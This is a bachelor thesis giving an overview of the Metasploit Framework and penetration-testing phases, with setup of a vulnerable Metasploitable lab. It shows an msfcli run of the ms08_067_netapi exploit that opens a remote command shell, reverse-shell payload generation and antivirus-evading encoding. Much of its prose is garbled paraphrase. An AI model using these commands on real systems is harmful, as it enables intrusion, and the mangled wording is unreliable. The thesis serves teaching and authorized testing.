



East West University

Thesis Title

An overview of Metasploit Framework

Supervisor

Mohammad Rafsun Islam

Lecturer

Department of Electronics and Communication Engineering

Submitted by:

Md. Ataur Rabby

ID: 2015-2-57-023

Mishua Sultana

ID: 2015-3-55-008

Declaration

We, hereby, declare that the work presented in this thesis is the outcome of the investigation performed by us under the supervision of MD RAFSUN ISLAM, Lecturer, Department of Electronics and Communication Engineering, East West University. We also declare that no part of this thesis has been or is being submitted elsewhere for the award of any degree or diploma.

Counter signed

.....
(Mohammad Rafsun Islam)
Supervisor

Signature

Signature

.....
(Md. Ataur Rabby)
(2015-2-57-023)

.....
(Mishua Sultana)
(2015-3-55-008)

Acknowledgement

We have arrived at a point of achieving a goal in our life through various interactions and help from others. However, written words are often elusive and often not enough to express what we feel. Therefore, we would not like to make efforts to find best words to express our thankfulness. First of all, we would like to express our deepest gratitude to the almighty for His blessings on us.

Next, our special thanks go to our supervisor, **Mohammad Rafsun Islam**, for leading the way and giving us this opportunity. His office was always open for us whenever we needed suggestions, encouragements. Without his help this accomplishment would not have been possible.

Last but not the least, we would like to thank our parents for their unending support, encouragement and prayers.

There are numerous other people too who have shown us their constant support and friendship in various ways in our academic life. We cannot mention them all. Thank you.

Md.Ataur Rabby
August, 2019

Mishua Sultana
August, 2019

Letter of Acceptance

This thesis entitled “An overview of Metasploit Framework” submitted by Md.Ataur Rabby (ID: 2015-2-57-023) and Mishua Sultana (ID: 2015-3-55-008) to the Electronics and Communication Engineering Department, East West University, Dhaka-1212, Bangladesh is accepted as satisfactory for partial fulfillment of requirements for the degree of Bachelors of Science(B. Sc.) in Electronics and Communication Engineering.

.....
Mohammad Rafsun Islam
Lecturer
Department of Electronics and
Communication Engineering
East West University
Aftabnagar, Dhaka-1212, Bangladesh

.....
Dr. Mohammed Moseur Rahman
Assistant Professor and Chairperson
Department of Electronics and
Communication Engineering
East West University
Aftabnagar, Dhaka-1212, Bangladesh

Abstract

This bachelor thesis explore the use of metasploit to exploit the virtual machine Metasploitable. The Metasploit Framework has long been one of the tools most widely used by information security pro-fessionals. Metasploit Framework, the Metasploit is known creation of a software platform for developing, testing, and executing exploits. It can be used to create security testing tools and exploit modules and also as a penetration testing system. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Here we used different types of scanning, by doing this scanning we see some open ports. By using those ports we know about the vulnerabilities. Using vulnerabilities we can exploit the virtual machine Metasploitable. The success of this test is evaluated afterwards. It is exceptionally adaptable, effective and efficient for the Pentesters. we know pentesting is a challenging job in this world, it has no bounds. It has numerous quantities of modules which helps a great deal for the Pentesting. It is hoped that the reader will not only be able to come away with an awareness of the power of the framework, but also be able to make the tools work for them in their own environments.

Table of Contents

Declaration	i
Acknowledgments.....	ii
Letter of Acceptance	iii
Abstract.....	iv
Chapter – 1	1
Introduction.....	1
1.1 Introduction	2
1.2 Meterpreter	3
1.3 The Phases of the PTES	3
1.3.1 Pre-engagement Interactions.....	4
1.3.2 Threat Modeling	5
1.3.3 Vulnerability Analysis.....	5
1.3.4 Exploitation.....	5
1.3.5 Post Exploitation	5
1.3.6 Reporting	6
1.3.7 Types of Penetration Tests	7
Chapter – 2	8
Description of Metasploit.....	8
2.1 Description of Metasploit	9
2.1.1 Terminology	9
2.1.2 Exploit.....	9
2.2 Payload	9
2.3 Shellcode.....	10
2.3.1 Module	10
2.3.2 Listener	10
2.4 Metasploit Interfaces.....	10
2.5 MSF Console.....	11
2.5.1 MSFcli.....	12

2.5.2 Armitage	15
2.5.3 Running Armitage.....	15
2.5.4 Metasploit Utilities	15
2.5.5 MSF payload	15
2.5.6 MSF encode	16
2.5.7 Nasm Shell	17
2.5.8 Metasploit Express and Metasploit Pro	17
2.5.9 Wrapping Up	18
Chapter – 3	19
TESTING ENVIRONMENT	19
3.1 TESTING ENVIRONMENT	20
3.2 Metasploitable Installation	20
Chapter – 4	23
Implementation	23
4.1 Implementation.....	24
4.2 Implementation-2.....	30
Chapter – 5	37
Meterpreter	37
5.1 Meterpreter	38
5.2 Command:.....	38
5.3 Conclusion.....	50
References	51

Title of the Thesis

AN OVERVIEW OF METASPLOIT FRAMEWORK

Chapter – 1
Introduction

1.1 Introduction

The Metasploit Framework is an apparatus that by and large consolidates misuses into one focal area in a perfect world for security specialists. Initially created utilizing the Perl scripting language Metasploit is presently as of now on its rebirth. Adaptation 1.0 was composed exclusively by H.D. Moore utilizing Perl brandishing condemnations based front-end. Form 2.0, likewise written in Perl, and incorporated the assistance of a couple of extra engineers. For Version 3.0, Metasploit got a total update. Written in the ground-breaking scripting language Ruby, Metasploit 4.11 currently brags the power computerization because of the idea of Ruby's status as an article situated language. Also, Metasploit is considered multi-stage running on most varieties of Unix and Windows. [1]

The Metasploit Framework was created with the aims of making security specialists' lives simpler. The first essential clients were viewed as system security experts, security overseers, item sellers, and other likeminded security inquiries about. Each would utilize the apparatus inside the rules of their own order; arrange security experts for entrance testing, security executives for fix establishment check, item sellers for relapse testing, and other security scientists for maybe improvement of different endeavors. [1]

The Metasploit Framework has for quite some time been one of the devices most generally utilized by data security experts, however for quite a while little documentation existed beside the source code itself or remarks on online journals. That circumstance changed fundamentally when Offensive-Security built up its online course, Metasploit Unleashed. Soon after the course went live, No Starch Press reached us about the conceivably of making a book to develop our work with Metasploit Unleashed. [2]

Metasploit isn't just a tool; it's an entire framework that provides the infrastructure needed to automate mundane, routine, and complex tasks. This allows you to concentrate on the unique or specialized aspects of penetration testing and on identifying flaws within your information security program. Metasploit allows you to easily build attack vectors to augment its exploits, payloads, encoders, and more in order to create and execute more advanced attacks. Metasploit has a large collection of exploits and payloads and the tools to package and deliver them to a

targeted host computer. Metasploit allows you to choose an exploit from its library, choose a payload, configure the target addressing, the target port numbers, and other options, and the framework will package it all together together, and launch it across the network to a targeted system. Metasploit is extremely flexible and can assist in the testing and development of exploits. Written in the Ruby programming language, Metasploit also allows the user to write his own exploits and payloads and include them within the framework. Metasploit is cross platform and can run on Linux, MAC OS, and Windows and has exploits and payloads targeting all three as well. [3]

1.2 Meterpreter

One of the more dominant payloads is the Metasploit Interpreter or Meterpreter. Meterpreter enables the client to have direction line access to the focused-on machine without running a cmd.exe procedure, it runs totally in memory through the abused process. By running Meterpreter on a traded off machine, the client uses a mind-boggling measure of framework access and control. [4]

Penetration testing is a path for you to recreate the techniques that an aggressor may use to dodge security controls and access an association's frameworks. Penetration testing is more than running scanners and computerized instruments and after that composition a report. Furthermore, you won't become a specialist Penetration analyzer medium-term; it takes long stretches of training and genuine experience to end up capable.

Currently, there is a shift in the way people regard and define penetration testing within the security industry. The Penetration Testing Execution Standard (PTES) is redefining the penetration test in ways that will affect both new and experienced penetration testers, and it has been adopted by several leading members of the security community. Its charter is to define and raise awareness about what a true penetration test means by establishing a baseline of fundamental principles required to conduct a penetration test. [2]

1.3 The Phases of the PTES

PTES phases are designed to define a penetration test and assure the client organization that a standardized level of effort will be expended in a penetration test by anyone conducting this type of assessment. The standard is divided into seven categories with different levels of effort required for each, depending on the organization under attack. [2]

1.3.1 Pre-engagement Interactions

Pre-engagement interactions typically occur when you discuss the scope and terms of the penetration test with your client. It is critical during pre-engagement that you convey the goals of the engagement. This stage also serves as your opportunity to educate your customer about what is to be expected from a thorough, full-scope penetration test—one without restrictions regarding what can and will be tested during the engagement.

Intelligence Gathering In the intelligence gathering phase, you will gather any information you can about the organization you are attacking by using social-media networks, Google hacking, foot printing the target, and so on. One of the most important skills a penetration tester can have is the ability to learn about a target, including how it behaves, how it operates, and how it ultimately can be attacked. The information that you gather about your target will give you valuable insight into the types of security controls in place. During intelligence gathering, you attempt to identify what protection mechanisms are in place at the target by slowly starting to probe its systems. For example, an organization will often only allow traffic on a certain subset of ports on externally facing devices, and if you query the organization on anything other than a whitelisted port, you will be blocked. It is generally a good idea to test this blocking behavior by initially probing from an expendable IP address that you are willing to have blocked or detected. The same holds true when you're testing web applications, where, after a certain threshold, the web application firewalls will block you from making further requests. To remain undetected during these sorts of tests, you can perform your initial scans from IP address ranges that can't be linked back to you and your team. Typically, organizations with an external presence on the Internet experience attacks every day, and your initial probing will likely be an undetected part of the background noise. [2]

1.3.2 Threat Modeling

Threat modeling utilizes the data you gained in the insight social event stage to distinguish any current vulnerabilities on an objective framework. When performing risk demonstrating, you will decide the best assault method, the kind of data you are after, and how the association may be assaulted. Danger displaying includes taking a gander at an association as a foe and endeavoring to abuse shortcomings as an aggressor would. [2]

1.3.3 Vulnerability Analysis

Having recognized the most suitable assault techniques, you have to think about how you will get to the objective. During weakness examination, you join the data that you've gained from the earlier stages and use it to comprehend what assaults may be reasonable. In addition to other things, helplessness examination considers port and defenselessness filters, information assembled by flag snatching, and data gathered during insight gathering.

1.3.4 Exploitation

Exploitation is presumably one of the most breathtaking pieces of a penetration test, yet it is frequently finished with savage power instead of with accuracy. An exploit ought to be performed just when you know nearly without question that a specific adventure will be effective. Obviously, unexpected defensive measures may be set up on the objective that keep a specific endeavor from working—yet before you trigger a defenselessness, you should realize that the framework is helpless. Indiscriminately shooting a mass surge of adventures and petitioning God for a shell isn't beneficial; it is loud and gives nearly nothing if any incentive to you as an infiltration analyzer or to your customer. Get your work done first, and after that dispatch well-explored misuses that are probably going to succeed. [2]

1.3.5 Post Exploitation

The post exploitation phase begins after you have compromised one or more systems—but you're not even close to being done yet. Post exploitation is a critical component in any penetration test. This is where you differentiate yourself from the average, run-of-the-mill hacker

and actually provide valuable information and intelligence from your penetration test. Post exploitation targets specific systems, identifies critical infrastructure, and targets information or data that the company values most and that it has attempted to secure. When you exploit one system after another, you are trying to demonstrate attacks that would have the greatest business impact. When attacking systems in post exploitation, you should take the time to determine what the various systems do and their different user roles. For example, suppose you compromise a domain infrastructure system and you're running as an enterprise administrator or have domain administrative-level rights. You might be king of the domain, but what about the systems that communicate with Active Directory? What about the main financial application that is used to pay employees? Could you compromise that system, and then, on the next pay cycle, have it route all the money out of the company to an offshore account? How about the target's intellectual property?

Suppose, for example, that your client is a large software development shop that ships custom-coded applications to customers for use in manufacturing environments. Can you backdoor their source code and essentially compromise all of their customers? What would that do to harm their brand credibility? Post exploitation is one of those tricky scenarios in which you must take the time to learn what information is available to you and then use that information to your benefit. An attacker would generally spend a significant amount of time in a compromised system doing the same. Think like a malicious attacker—be creative, adapt quickly, and rely on your wits instead of automated tools. [2]

1.3.6 Reporting

Reporting is by far the most important element of a penetration test. You will use reports to communicate what you did, how you did it, and, most important, how the organization should fix the vulnerabilities discovered during the penetration test. When performing a penetration test, you're working from an attacker's point of view, something that organizations rarely see. The information you obtain during a test is vital to the success of the organization's information security program and in stopping future attacks. As you compile and report your findings, think about how the organization can use your findings to raise awareness, remediate the issues

discovered, and improve overall security rather than just patch the technical vulnerabilities. At a minimum, divide your report into an executive summary, executive presentation, and technical findings. The technical findings will be used by the client to remediate security holes, but this is also where the value lies in a penetration test. For example, if you find a SQL injection vulnerability in the client's web-based applications, you might recommend that your client sanitize all user input, leverage parameterized SQL queries, run SQL as a limited user account, and turn on custom error messages. After the client implements your recommendations and fixes the one specific SQL injection vulnerability, are they really protected from SQL injection? No. An underlying problem likely caused the SQL injection vulnerability in the first place, such as a failure to ensure that third-party applications are secure. Those will need to be fixed as well.

1.3.7 Types of Penetration Tests

Now that you have a basic understanding of the seven PTES categories, let's examine the two main types of penetration tests: overt and covert. An overt pen test, or "white hat" test, occurs with the organization's full knowledge; covert tests are designed to simulate the actions of an unknown and unannounced attacker. Both tests offer advantages and disadvantages. [5]

Chapter – 2

Description of Metasploit

2.1 Description of Metasploit

When you experience the Metasploit Framework (MSF) just because, you may be overpowered by its numerous interfaces, choices, utilities, factors, and modules. In this part, we'll center on the fundamentals that will enable you to comprehend the big picture. We'll survey some fundamental penetration testing wording and afterward quickly spread the different user interfaces that Metasploit brings to the table. Metasploit itself is free, open source software, with numerous givers in the security network, yet two business Metasploit variants are likewise accessible. When first using Metasploit, it's important not to get hung up on that newest exploit; instead, focus on how Metasploit functions and what commands you used to make the exploit possible. [1]

2.1.1 Terminology

All through this book, we'll utilize different terms that first bear some explanation. Most of the accompanying essential terms are characterized with regards to Metasploit, however they are commonly the equivalent all through the security industry.

2.1.2 Exploit

An exploit is the methods by which an attacker, or pen tester so far as that is concerned, exploits a defect inside a framework, an application, or an administration. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never intended. Common exploits include buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors. [2]

2.2 Payload

A payload is code that we need the system to execute and that will be picked and passed on by the Framework. For instance, an invert shell is a payload that makes an association from the

objective machine back to the assailant as a Windows direction, though a predicament shell is a payload that "ties" an order brief to a listening port on the objective machine, which the aggressor would then be able to interface. A payload could likewise be something as straightforward as a couple of directions to be executed on the objective working framework. [2]

2.3 Shellcode

Shellcode is a ton of rules used as a payload when misuse happens. Shellcode is regularly written in low level computing construct. As a rule, a direction shell or a Meterpreter shell will be given after the arrangement of guidelines have been performed by the objective machine, subsequently the name. [2]

2.3.1 Module

A module with regards to this book is a bit of programming that can be utilized by the Metasploit Framework. Now and again, you may require the utilization of an adventure module, a product segment that directs the assault. Different occasions, a helper module might be required to play out an activity, for example, checking or framework list. These tradable modules are the center of what makes the Framework so ground-breaking.

2.3.2 Listener

A listener is a segment inside Metasploit that hangs tight for an approaching association or something to that affect. For instance, after the objective machine has been misused, it might bring the assaulting machine over the Internet. The audience handles that association, looking out for the assaulting machine to be reached by the misused framework.

2.4 Metasploit Interfaces

Metasploit offers more than one interface to its hidden usefulness, including console, order line, and graphical interfaces. Notwithstanding these interfaces, utilities give direct access to capacities that are typically inside to the Metasploit Framework. These utilities can be priceless

for adventure advancement and circumstances for which you needn't bother with the adaptability of the whole Framework

2.5 MSF Console

MSF console is by a long shot the most famous piece of the Metasploit Framework, and all things considered. It is one of the most adaptable, highly rich, and well supported devices inside the Framework. MSF console gives a helpful across the board interface to pretty much every alternative and setting accessible in the Framework; it resembles a one-stop look for the majority of your abuse dreams. You can utilize MSF console to do everything, including propelling an endeavor, stacking assistant modules, performing list, making audience members, or running mass misuse against a whole system. In spite of the fact that the Metasploit Framework is continually changing, a subset of directions remains moderately steady. By acing the fundamentals of MSF console, you will almost certainly stay aware of any changes. To outline the significance of learning MSF console, it will be utilized in about each section of the book. [2]

Starting MSF console

To launch MSF console, enter MSF console at the command line:

```
root@bt:/# cd /opt/framework3/msf3/
root@bt:/opt/framework3/msf3# msfconsole
< metasploit >
-----
 \ ,_,
 \ (oo)____
 (__) )\
 ||--|| *
msf >
```

To get to MSF console's assistance records, enter help pursued by the direction which you are keen on. In the following model, we are searching for assistance for the direction associate, which enables us to speak with a host. The subsequent documentation records use, a depiction of the device, and the different choice banners. [2]

```
msf > help connect
```

We'll explore MSF Console in greater depth in the chapters that follow

2.5.1 MSFcli

Msfcli and msf console receive through and through various techniques to offering access to the Framework. Where msf console gives a natural strategy to get to all features in a simple to utilize way, msfcli puts the need on scripting and interpretability with other console-based contraptions. As opposed to giving a stand-out middle person to the Framework, msfcli runs clearly from the request line, which empowers you to occupy yield from various gadgets into msfcli and direct msfcli respect other request line instruments. Msfcli furthermore supports the beginning of undertakings and assistant modules, and it might be worthwhile when testing modules or developing new experiences for the Framework. It is an amazing gadget for unique misuse when you know precisely which adventure and alternatives you need. It is less lenient than msf console, yet it offers some essential assistance (counting utilization and a rundown of modes) with the direction msfcli - h, as indicated here: s.

```
root@bt:/opt/framework3/msf3# msfcli -h
```

```
Usage: /opt/framework3/msf3/msfcli <exploit_name><option=value> [mode]
```

Mode Description

```
-----
```

(H)elp You're looking at it, baby!

(S)ummary Show information about this module

(O)ptions Show available options for this module

(A)dvanced Show available advanced options for this module

(I)DS Evasion Show available ids evasion options for this module

(P)ayloads Show available payloads for this module

(T)argets Show available targets for this exploit module

(AC)tions Show available actions for this auxiliary module

(C)heck Run the check routine of the selected module

(E)xecute Execute the selected module

```
root@bt:/opt/framework3/msf3#
```

Sample Usage:

How about we investigate how you may utilize msfcli. Try not to stress over the subtleties; these models are expected to give you a feeling of how you may function with this interface. When you are first learning Metasploit or at whatever point you stall out, you can see the choices accessible in a module by affixing the letter O as far as possible of the string at whichever point you are trapped. For instance, in the accompanying posting, we utilize the O to see the choices accessible for the ms08_067_netapi module:

```
root@bt:/# msfcli windows/smb/ms08_067_netapi O
```

```
[*] Please wait while we load the module tree...
```

Name	Current	Setting	Required	Description
RHOST	0.0.0.0		yes	The target address
RPORT	445		yes	Set the SMB service port
SMBPIPE	BROWSER		yes	The pipe name to use (BROWSER, SRVSVC)

You can see that the module requires three options: RHOST, RPORT, and SMPIPE. Now, by adding a P, we can check for available payloads:

```
root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 P
```

[*] Please wait while we load the module tree...

Compatible payloads

=====

Name	Description
------	-------------

generic/debug_trap	Generate a debug trap in the target process	generic/shell_bind_tcp
listen for a connection and spawn a command shell		

Having set all the required options for our exploit and selecting a payload, we can run our exploit by passing the letter E to the end of the msfcli argument string, as shown here

```
root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155  
PAYLOAD=windows/shell/bind_tcp E
```

```
[*] Please wait while we load the module tree...
```

```
[*] Started bind handler
```

```
[*] Automatically detecting the target...
```

```
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
```

```
[*] Selected Target: Windows XP SP2 English (NX)
```

```
[*] Triggering the vulnerability...
```

```
[*] Sending stage (240 bytes)
```

```
[*] Command shell session 1 opened (192.168.1.101:46025 -> 192.168.1.155:4444)
```

```
Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

We're effective, on the grounds that we have gotten a Windows order brief from the remote framework

2.5.2 Armitage

The Armitage part of Metasploit is a completely shrewd graphical UI made by Raphael Mudge. This interface is extraordinarily stunning, feature rich, and available to no end. We won't cover Armitage all around, yet it is positively worth referencing as something to examine. We will most likely demonstrate the unpredictable subtleties of Metasploit, and the GUI is stunning once you perceive how the Framework truly functions.

2.5.3 Running Armitage

To running Armitage, run the direction Armitage. During startup, select Start MSF, which will permit Armitage to associate with your Metasploit example.

```
root@bt:/opt/framework3/msf3# armitage
```

After armitage is running, essentially click a menu to play out a specific assault or access other Metasploit usefulness. For instance, Figure 2-1 demonstrates the program (customer side) misuses. [2]

2.5.4 Metasploit Utilities

Having verified Metasploit's three rule interfaces, it's an incredible chance to cover a few utilities. Metasploit's utilities are quick interfaces to explicit features of the Framework that can be profitable in express conditions, especially in undertaking improvement. We will cover a part of the more open utilities here and present additional ones all through the book.

2.5.5 MSF payload

The MSF payload part of Metasploit empowers you to create shellcode, executables, and extensively more for use in experiences outside of the Framework. Shellcode can be made in various setups including C, Ruby, JavaScript, and even Visual Basic for Applications. Each yield plan will be profitable in various conditions. For example, if you are working with a Python-based proof of thought, C-style yield might be perfect; in case you are tackling a program misuse, a JavaScript yield association might be perfect. After you have your optimal yield, you can without a lot of a stretch expansion the payload direct into a HTML record to trigger the exploit. To see which options the utility takes, enter `msf payload -h` at the command line, as shown here

```
root@bt:/# msfpayload -h
```

As with msfcli, if you find yourself stuck on the required options for a payload module, append the letter O on the command line for a list of required and optional variables, like so:

```
root@bt:/# msf payload windows/shell_reverse_tcp O
```

We will dive much deeper into msfpayload as we explore exploit development in later chapters.

2.5.6 MSF encode

The shellcode produced by msf payload is completely useful, however it contains a few invalid characters that, when translated by numerous projects, connote the finish of a string, and this will make the code end before consummation. At the end of the day, those x00s and xffs can break your payload! What's more, shellcode navigating a system in clear text is probably going to be gotten by interruption identification frameworks (IDSs) and antivirus programming. To address this issue, Metasploit's engineers offer msf encode, which encourages you to maintain a strategic distance from awful characters and avoid antivirus and IDSs by encoding the first payload in a manner that does exclude "awful" characters. Enter msf encode - h to see a rundown of msf encode choices. Metasploit contains various distinctive encoders for explicit circumstances. Some will be helpful when you can utilize just alphanumeric characters as a major aspect of a payload, similar to the case with many record configurations misuses or different applications that acknowledge just printable characters as info, while others are incredible broadly useful encoders that do well in each circumstance. If all else fails, however, you truly can't turn out badly with the x86/shikata_ ga_nai encoder, the main encoder with the position of Excellent, a proportion of the unwavering quality and soundness of a module. With regards to an encoder, an excellent positioning infers that it is one of the most adaptable encoders and can oblige a more prominent level of tweaking than different encoders. To see the rundown of encoders accessible, affix - l to msf encode as appeared straightaway. The payloads are positioned arranged by unwavering quality. [2]

```
root@bt:~# msf encode -l
```

2.5.7 Nasm Shell

The `nasm_shell.rb` utility can be convenient when you're attempting to comprehend get together code, particularly if, during endeavor advancement, you have to recognize the opcodes (the get together guidelines) for a given get together order.

For instance, here we run the instrument and solicitation the opcodes for the `jmp esp` direction, which `nasm_shell` lets us know is `FFE4`

```
root@bt:/opt/framework3/msf3/tools# ./nasm_shell.rb
```

```
nasm > jmp esp 00000000 FFE4      jmp esp
```

2.5.8 Metasploit Express and Metasploit Pro

Metasploit Express and Metasploit Pro are business web interfaces to the Metasploit Framework. These utilities give significant computerization and make things simpler for new clients, while as yet giving full access to the Framework. The two items likewise give devices that are inaccessible in the network releases of the Framework, for example, robotized secret word savage driving and mechanized site assaults. Likewise, a decent revealing backend to Metasploit Pro can accelerate one of the least prominent parts of infiltration testing: composing the report. Are these instruments worth buying? No one but you can settle on that decision. The business releases of Metasploit are proposed for expert entrance analyzers and can ease a large number of the more normal parts of the activity, yet on the off chance that the time investment funds from the mechanizations in these business items are valuable for you, they may legitimize the price

tag. Keep in mind, in any case, as you computerize your work, that people are greater at distinguishing assault vectors than robotized devices.

2.5.9 Wrapping Up

In this section, you took shortly of the nuts and bolts of the Metasploit Framework. As you advance through this book, you will start utilizing these apparatuses in a significantly more propelled limit. You'll locate a couple of various approaches to achieve similar undertakings utilizing various devices. It will at last be dependent upon you to choose which apparatus best suits your needs. Since you have the fundamentals leveled out, how about we move to the following period of the pen testing process: revelation. [2]

Chapter – 3


TESTING ENVIRONMENT

3.1 TESTING ENVIRONMENT


There are plenty of tasks for cyber security. One is Metasploitable 2. Metasploitable 2 is intended to be helpless so as to work as a sandbox to learn security. This will furnish us with a framework to assault legitimately. The majority of the vulnerabilities on Metasploitable are known so there are huge amounts of assets accessible to help learn different assault types. [6]

3.2 Metasploitable Installation

The pictures below show the settings to setup a new virtual machine for Metasploitable.




Metasploitable shouldn't require beyond what 256MB of ram yet you can include more if your framework can deal with it.




Instead of creating a new hard disk the Metasploitable machine we downloaded will act as our existing virtual hard disk.

We do not want the Metasploitable machine on our actual network, so configure the settings for that machine as below. Make sure the Kali machine is also on the Host-Only Adapter. (Settings or tabs not shown in the pictures below were left as default)




Main settings page for Metasploitable [6]



Make sure to change the network settings for Metasploitable to host-only adapter

Once we are done changing the settings, we can start Metasploitable. The login and password **are both: msfadmin**. After logging in we can leave it running and start up Kali Linux. From there we can work with the Metasploit framework on Kali Linux.



Note: When entering password, it won't show on the screen

